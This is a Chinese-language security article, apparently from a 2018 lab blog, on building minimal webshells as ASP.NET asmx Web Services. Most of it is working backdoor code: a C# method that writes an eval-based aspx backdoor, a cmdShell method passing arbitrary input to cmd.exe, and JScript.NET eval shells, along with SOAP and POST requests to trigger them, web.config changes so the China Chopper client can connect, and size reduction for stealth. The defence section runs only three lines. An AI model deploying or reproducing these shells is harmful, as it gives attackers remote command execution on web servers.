


# 探索基于.NET 下实现一句话木马之 asmx 篇

Ivan@360 云影实验室

2018 年 07 月 18 日

# 0x01 前言

上篇介绍了一般处理程序（ashx）的工作原理以及实现一句话木马的过程，今天接着介绍 Web Service 程序（asmx）下的工作原理和如何实现一句话木马，当然介绍之前笔者找到了一款 asmx 马儿 <https://github.com/tennc/webshell/blob/master/caidao-shell/customize.asmx>，依旧是一个大马如下图



```
Branch: master | webshell / caidao-shell / customize.asmx | Find file | Copy path
tennc add customize.asmx 🍌 d3add3d on 22 Jun 2015
1 contributor


321 lines (316 sloc) | 13.7 KB | Raw | Blame | History | 🗨️ | ✏️ | 🗑️

1 <%@ WebService Language="C#" Class="Service" %>
2 using System;
3 using System.Web;
4 using System.IO;
5 using System.Net;
6 using System.Text;
7 using System.Data;
8 using System.Data.SqlClient;
9 using System.Collections.Generic;
10 using System.Diagnostics;
11 using System.Web.SessionState;
12 using System.Web.Services;
13 using System.Xml;
14 using System.Web.Services.Protocols;
15
16 [WebService(Namespace = "http://www.wooyun.org/whitehats/RedFree")]
17 [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
18
19 public class Service : System.Web.Services.WebService
20 {
21     public Service()
22     {
23
24         //如果使用设计的组件，请取消注释以下行
25         //InitializeComponent();
26     }
27
28     [WebMethod]
29     public string Chopper() {
30         String z = HttpContext.Current.Request.Form["z"]; //设置密码
31         if (z != "")
32         {
```

这个还只是对客户端的菜刀做了适配可用，暂时不符合一句话木马的特点哈，至于要打造一款居家旅行必备的菜刀马，还得从原理上搞清楚 asmx 的运行过程。

## 0x02 简介和原理

Web Service 是一个基于可编程的 web 的应用程序，用于开发分布式的互操作的应用程序，也是一种 web 服务，Web Service 的主要目标是跨平台的可互操作性，为了实现这一目标 Web Service 完全基于 XML（可扩展标记语言）、XSD（XML Schema）等独立于平台、独立于软件供应商的标准，是创建可互操作的、分布式应用程序的新平台。简单的来说 Web Service 具备三个要素 SOAP（Simple Object Access Protocol）、WSDL(WebServicesDescriptionLanguage)、UDDI(UniversalDescriptionDiscovery andIntegration)之一，SOAP 用来描述传递信息的格式，WSDL 用来描述如何访问具体的接口，UDDI 用来管理，分发查询 webService，也因此使用 Web Service 有许多优点，例如可以跨平台工作、部署升级维护起来简单方便、实现多数据多个服务的聚合使用等等。再结合下图说明一下 WebService 工作的流程



无论使用什么工具、语言编写 WebService，都可以使用 SOAP 协议通过 HTTP 调用，创建 WebService 后，任何语言、平台的客户都可以阅读 WSDL 文档来调用 WebService，同时客户端也可以根据 WSDL 描述文档生成一个 SOAP 请求信息并发送到 Web 服务器，Web 服务器再将请求转发给 WebService 请求处理器。


对于.Net 而言，WebService 请求处理器则是一个 .NET Framework 自带的 ISAPI Extension。Web 请求处理器用于解析收到的 SOAP 请求，调用 WebService，然后生成相应的 SOAP 应答。Web 服务器得到 SOAP 应答后，在通过 HTTP 应答的方式将其返回给客户端，但 WebService 也支持 HTTP POST 请求，仅需要在服务端增加一项配置即可。

## 0x03 一句话的实现

### 3.1、WebMethod

在 Web Service 程序中，如果一个公共方法想被外界访问调用的话，就需要加上 WebMethod，加上[WebMethod]属性的公有方法就可以被访问，而没有加这个属性的方法就是不能被访问的。将 WebMethod 属性 (Attribute) 附加到 Public 方法表示希望将该方法公开为 XML Web services 的一部分，它具备 6 个属性：Description、EnableSession、MessageName、TransactionOption、CacheDuration、BufferResponse，为了更清晰的表述 WebService 请看下面这段代码

```
namespace test
{
    [WebService(Namespace = "http://tempuri.org/")]
    [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
    [System.ComponentModel.ToolboxItem(false)]
    // 若要允许使用 ASP.NET AJAX 从脚本中调用此 Web 服务，请取消注释以下行。
    // [System.Web.Script.Services.ScriptService]
    public class WebService2 : System.Web.Services.WebService
    {
        [WebMethod]
        public string HelloWorld()
        {
            return "Hello World";
        }
    }
}
```



这里声明成一个字符串类型的公共方法 HelloWorld，如果此时在方法体内实现创建 aspx 文件，保存内容为一句话小马的话那么这个 WebService 就变成了服务后门，依照这个推理就产生了 C#版本的 WebService 小马，实现了两个功能，一个是创建文件，还有一个是执行 CMD 命令，核心代码如下：

```
[System.ComponentModel.ToolboxItem(false)]


[WebMethod]
/**
Create A BackDoor
**/
public string webShell()
{
    StreamWriter wickedly = File.CreateText(HttpContext.Current.Server.MapPath("Ivan.aspx"));
    wickedly.Write("<%@ Page Language=\"Jscript\"%><%eval(Request.Item[\"Ivan\"],\"unsafe\");%>");
    wickedly.Flush();
    wickedly.Close();
    return "Wickedly";
}

[WebMethod]
/**
Exec Command via cmdShell
```



```
*/  
  
public string cmdShell(string input)  
{  
    Process pr = new Process();  
    pr.StartInfo.FileName = "cmd.exe";  
    pr.StartInfo.RedirectStandardOutput = true;  
    pr.StartInfo.UseShellExecute = false;  
    pr.StartInfo.Arguments = "/c " + input;  
    pr.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;  
    pr.Start();  
    StreamReader osr = pr.StandardOutput;  
    String ocmd = osr.ReadToEnd();  
    osr.Close();  
    osr.Dispose();  
    return ocmd;  
}
```

小马运行后执行 whoami 命令之后以默认 XML 格式回显数据，如下图



知道原理后就开始着手打造菜刀可用的一句话木马，和一般处理程序类似通过 Jscript.Net 的 eval 方法去实现代码执行，根据之前的介绍

WebMethod 有多个属性并且根据微软的官方文档 <https://docs.microsoft.com/zh-cn/previous-versions/dotnet/netframework-1.1/1tyazy68%28v%3dvs.80%29> 可以得出 Jscript.Net 中可以使用 WebMethodAttribute 来替代[WebMethod]。

一句话实现的代码如下：

```
<%@ WebService Language="JScript" class="asmxWebMethodSpy"%>
import System;
import System.Web;
import System.IO;
import System.Web.Services;
```

```
public class asmxWebMethodSpy extends WebService
{
    WebMethodAttribute function Invoke(Ivan: String) : Void
    {
        var I = HttpContext.Current;
        var Request = I.Request;
        var Response = I.Response;
        var Server = I.Server;

        Response.Write("<H1>Just for Research Learning, Do Not Abuse It! Written By <a
href='https://github.com/Ivan1ee'>Ivan1ee</a> </H1>");
        eval(Ivan);
    }
}
```

打开浏览器，测试效果如下

## asmxWebMethodSpy

Click [here](#) for a complete list of operations.

### Invoke

#### Test

To test the operation using the HTTP POST protocol, click the 'Invoke' button.

Parameter	Value
value:	<input type="text"/>

#### SOAP 1.1

The following is a sample SOAP 1.1 request and response. The [placeholders](#) shown need to be replaced with actual values.

```
POST /asmxWebMethodSpy.aspx HTTP/1.1
Host: 
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://tempuri.org/Invoke"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <Invoke xmlns="http://tempuri.org/">
      <value>string</value>
    </Invoke>
  </soap:Body>
</soap:Envelope>

HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <InvokeResponse xmlns="http://tempuri.org/" />
  </soap:Body>
</soap:Envelope>
```

依照 SOAP1.1 的规范要求，发送请求的数据包就可以实现一句话代码执行，笔者这里还是拿当前的时间作为攻击载荷，如下图

```
POST http://[redacted]/asmxWebMethodSpy.asmx HTTP/1.1
Host: [redacted]
Content-Type: text/xml; charset=utf-8
Content-Length: 367
SOAPAction: "http://tempuri.org/Invoke"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" x
  <soap:Body>
    <Invoke xmlns="http://tempuri.org/">
      <value>Response.Write(DateTime.Now);</value>
    </Invoke>
  </soap:Body>
</soap:Envelope>
```

Find... (press Ctrl+Enter to highlight all)

View in Notepad

Transformer

Headers

TextView

SyntaxView

ImageView

HexView

WebView

Auth

Caching

Cookies

Raw

JSON

XML

Document is: 423 bytes.

**Just for Research Learning, Do Not Abuse It! Written  
By [Ivanlee](#)**

2018/7/16 22:26:26

### 3.2、ScriptMethod

在研究 WebMethod 的时候，发现 VisualStudio 有段注释如下图

```
namespace test
{
    [WebService(Namespace = "http://tempuri.org/")]
    [WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
    [System.ComponentModel.ToolboxItem(false)]
    // 若要允许使用 ASP.NET AJAX 从脚本中调用此 Web 服务，请取消注释以下行。
    // [System.Web.Script.Services.ScriptService]
    0 个引用
    public class WebService2 : System.Web.Services.WebService
    {
        [WebMethod]
        0 个引用
        public string HelloWorld()
        {
            return "Hello World";
        }
    }
}
```

当客户端请求的方式是 AJAX 的时候会导入 System.Web.Script.Services.ScriptService 命名空间，笔者尝试去挖掘一下可能存在的新的攻击点

```
[WebService(Namespace = "http://tempuri.org/")]
[WebServiceBinding(ConformsTo = WsiProfiles.BasicProfile1_1)]
[System.ComponentModel.ToolboxItem(false)]
// 若要允许使用 ASP.NET AJAX 从脚本中调用此 Web 服务，请取消注释以下行。
// [System.Web.Script.Services.ScriptService]
0 个引用
public class WebService2 : System.Web.Services.WebService
{
    [WebMethod(Description = "test")]
    [ScriptMethod(ResponseFormat = ResponseFormat.Json, UseHttpGet = true)]
    0 个引用
    public string HelloWorld()
    {
        return "Hello World";
    }
}
```

代码里 ResponseFormat 表示方法要返回的类型，一般为 Json 或者 XML；UseHttpGet 等于 true 表示前台的 ajax 是通过 GET 可以访问此方法，如果前台 ajax 通过 POST，则报错。

根据 C# 中的代码可知需要配置 WebMethod 和 ScriptMethod 才能正常玩转，而在 Jscript.Net 中实现这两个功能的分类是

WebMethodAttribute 类和 ScriptMethodAttribute 类，最终写出一句话木马服务端代码：

```
<%@ WebService Language="JScript" class="ScriptMethodSpy"%>
import System;
import System.Web;
import System.IO;
import System.Web.Services
import System.Web.Script.Services
public class ScriptMethodSpy extends WebService
{
WebMethodAttribute ScriptMethodAttribute function Invoke(Ivan : String) : Void
{
    var I = HttpContext.Current;
    var Request = I.Request;
    var Response = I.Response;
    var Server = I.Server;
```



```
Response.Write("<H1>Just for Research Learning, Do Not Abuse It! Written By <a  
href='https://github.com/Ivan1ee'>Ivan1ee</a></H1>");  
  
    eval(Ivan);  
  
}  
  
}
```

打开浏览器输入 `Response.Write(DateTime.Now)` 成功打印出当前时间

## ScriptMethodSpy

Click [here](#) for a complete list of operations.

### Invoke

#### Test

To test the operation using the HTTP POST protocol, click the 'Invoke' button.

Parameter	Value
value:	<input type="text" value="Response.Write(DateTime.Now)"/>
<input type="button" value="Invoke"/>	



可惜的是这种方法不支持.NET 2.0 究其原因是 using System.Web.Script.Services;这个命名空间并不在 System.Web 中，而是在 ajax 扩展中需要额外安装 ASP.NET 2.0 AJAX Extensions，所以在 2.0 的环境下尽量避免使用该方法。

## 0X04 菜刀连接

菜刀不支持 SOAP 的方式提交 payload，直接连接 asmx 文件就会出现下图错误



第一种解决方法可以自己写代码实现支持 SOAP 的客户端，第二种办法参考 asmx 页面最下方给出的 HTTP POST 提交方式

### HTTP POST


The following is a sample HTTP POST request and response. The placeholders shown need to be replaced with actual values.

```
POST /asmxWebMethodSpy.aspx/Invoke HTTP/1.1
Host: 192.168.1.101
Content-Type: application/x-www-form-urlencoded
Content-Length: length

value=string

HTTP/1.1 200 OK
```

本地环境下用菜刀连接没问题，可以正常连接



但通常部署到服务器上可能会遇到下面的提示

The test form is only available for requests from the local machine.

解决上述的问题需要在 web.config 中配置 webServices 节点接收的 Protocols 节点下需要包含 HttpPost

```
<configuration>
  <system.web>
    <webServices>
      <protocols>
        <add name="HttpGet"/>
        <add name="HttpPost"/>
      </protocols>
    </webServices>
    <customErrors mode="Off" />
  </system.web>
  <system.webServer>
    <directoryBrowse enabled="true" />
  </system.webServer>
</configuration>
```

多数情况下程序开发者会支持 HTTP POST 请求，所以对此不必过于担心。还有就是基于优化考虑将 asmxWebMethodSpy.asmx 进一步压缩体积后只有 499 个字节，asmxScriptMethodSpy.asmx 也只有 547 个字节。

📁 站点根目录 (C:\inetpub\wwwroot\)

所在位置：C:\inetpub\wwwroot\test		
名 称	修改日期	大 小
📄 asmxScriptMethodSpy.asmx	2018/7/17 18:45:13	547 字节
📄 asmxWebMethodSpy.asmx	2018/7/17 18:47:26	499 字节
📄 AsyncHandlerSpy.ashx	2018/7/15 15:40:40	719 字节
📄 HandlerSpy.ashx	2018/7/16 11:29:39	537 字节
<div>加强后门 盘符 父目录 新建 上传 选择文件 未选择任何文件</div>		

## 0x05 防御措施

1. 通过菜刀连接的方式，添加可以检测菜刀关键特征的规则；
2. 对于 Web 应用来说，尽量保证代码的安全性；
3. 对于 IDS 规则层面来说，上传的时候可以加入 WebMethodAttribute 等关键词的检测

## 0x06 小结

1. 还有本文提供了两种方式实现 asmx 一句话的思路，当然还有更多编写一句话的技巧有待发掘，下次将介绍另外一种姿势，敬请期待；
2. 文章的代码片段请参考 <https://github.com/Ivan1ee> ；

## 0x07 参考链接

<https://docs.microsoft.com/zh-cn/previous-versions/dotnet/netframework-1.1/1tyazy68%28v%3dvs.80%29>

<https://github.com/tennc/webshell/blob/master/caidao-shell/customize.asmx>

<https://www.cnblogs.com/bpdwn/p/3479421.html>

<https://github.com/Ivan1ee>